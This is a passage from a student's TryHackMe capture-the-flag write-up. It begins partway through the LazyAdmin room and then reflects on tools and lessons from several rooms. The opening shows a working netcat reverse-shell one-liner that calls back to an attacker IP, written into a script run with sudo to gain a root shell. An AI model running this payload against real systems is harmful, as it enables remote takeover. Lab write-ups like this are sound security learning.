www-data@THM-Chal:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243 >/tmp/f" > /etc/copy.sh
<t /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:~$
```

Printing out the contents of copy.sh we see that it's a reverse shell! This is interesting but we can use this to get ourselves root.

```
www-data@THM-Chal:~$ echo "rm rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243>/tmp/f" > /etc/
copy.sh
<cat /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243>/tmp/f" > /etc/copy.sh
```

Copying and editing the reverse shell to match our ip and sending it to port 4243.

```
www-data@THM-Chal:~$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove 'rm': No such file or directory
```

We run the program!

```
[kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin] 0.3.7: inverse
$ nc -lvp 4243
listening on [any] 4243 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.171.128] 44140
#
```

We see that we get root

```
VMC1HD2:~/ctf
# cd root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```

Issues Faced/Learning Points:

Simple CTF

This room wasn't that hard by any means. The hardest part about this room was finding the proper CVE number that affected the system. However once I found that CVE then it was overall very easy.

RootMe

With RootMe the hardest part was getting by the upload filter. It wasn't letting .php files through and for a while I sat confused on what I should do. Eventually I just tried different php extensions and .php5 worked!

Startup

Startup provided me with some difficulties when it came to finding how to get the user flag. I had to learn how to navigate Wireshark a lot better during this. Learning about the right click into follow tcp stream was really good because it condensed a lot of the information for me allowing me to view it without straining my eyes or getting confused at what I was looking at. Once I learned about this and got more comfortable with wireshark I was able to find the credentials for lennie to sign in!

Pickle Rick

Pickle Rick was a really fun one to do. The main issue presented with Pickle Rick was the fact that gobuster didn't find anything useful for me. This is what led me to finding nikto and using that which I got the results I was ultimately looking for!

Also with Pickle Rick once I even got inside and logged into the system it was a hard time figuring out what program I could run that would print out the contents to the files. I couldn't view the second or third ingredient from my browser like I could the first. Eventually I did get less and was able to proceed as normal.

Agent Sudo

Agent Sudo was the hardest one I had to complete here. Not only was this my overall introduction to johntheripper but it was also my introduction to files holding hidden details. Learning about binwalk and how zip files can be hidden in pngs was very cool. Alongside usingsteghide to investigate the .jpg file.

Bounty Hacker

Bounty Hacker wasn't that difficult after doing Agent Sudo. This one I had minimal trouble with and overall completed. Nothing to say about this one but it was fun!

LazyAdmin

Similar to Bounty Hacker after doing Agent Sudo this one was pretty easy. The most difficulty part came along when I was attempting to gain a reverse shell on the system. This is because I had to learn the

Sweet Rice interface to a degree before understanding how the file system connected to it. Until then I couldn't understand that the /content/inc/ads was linked to the ads section on the website.

Tools Used:

Kali Linux

Kali Linux is probably the most important tool in performing these TryHackMe rooms. Without Kali Linux, I wouldn't be able to as efficiently work with these tools or even have some of these tools to work with.

nmap

Nmap is a port scanner tool that allows us to scan for open ports. With additional flags we're able to scan for things like operating system, possible system vulnerabilities, and even hidden directories.

Gobuster

Gobuster is an enumeration tool that goes through a provided wordlist and tries each word as a directory url

Searchsploit

This is a command line version of exploit-db. This allows us to search for exploits and even download them.

Nikto

Nikto is another enumeration tool like gobuster. Sometimes I used this with gobuster and it caught somethings that gobuster didn't.

Hydra

Hydra is a bruteforce program on logins. You can use many different services with Hydra. The most common we use however is http-post-form requests and ssh or ftp.

Zip2john

Zip2john is a program that takes a zip file and makes it into a format workable by johntheripper or john for short

John

John is a program that attempts to crack passwords locally. You provide it with a hash file and the possible hash function used and it'll attempt to find the hash value.

Binwalk

This is a tool used to searching images for embedded files and executable code.

Steghide

This is a tool that allows us to data in things like image and audio files. It also lets us extract this information of course.

Conclusion:

This overall assignment allowed me to improve as an ethical hacker. Even before this class I had done some tryhackme things. It is actually what inspired me to pursue my masters in cybersecurity. Now after performing numerous tryhackme rooms for this assignment however I was able to refine the skills I

learned in this class and my System and Network security class. Both classes taught me different methods of attack on a system and ethical hacking mindsets.

Before this I wasn't at all comfortable with the numerous tools I used here. However after using them enough I have become comfortable with their syntax and command structure. The biggest increase for me being my ability to work with image files in unorthodox ways such as extracting hidden details from them or information.

In this project you'll notice I didn't use msfconsole at all. This is because I wanted to get my hands properly dirty without the heavy lifting that msfconsole often provides us. I believe I'm comfortable with msfconsole and while I could become more comfortable. I felt it'd be better for me to forgo using msfconsole in favor of learning a lot of steps myself and performing a lot of the work msfconsole would do for me with its ease and convenience.

During my time here at IIT for my master's in cyber security I wish to become really good at pentesting/ethical hacking. My dream job is to ultimately be a hacker and well get paid for it. If possible, I'd love to do projects and learn more about malware development and vulnerability hunting. I planned to join the cyberhawks club however I often work during the hours they are in operation which sucks. I'm looking for a community to engage with and learn with currently or even just a mentor in cybersecurity that would be able to help push me to be an incredible hacker.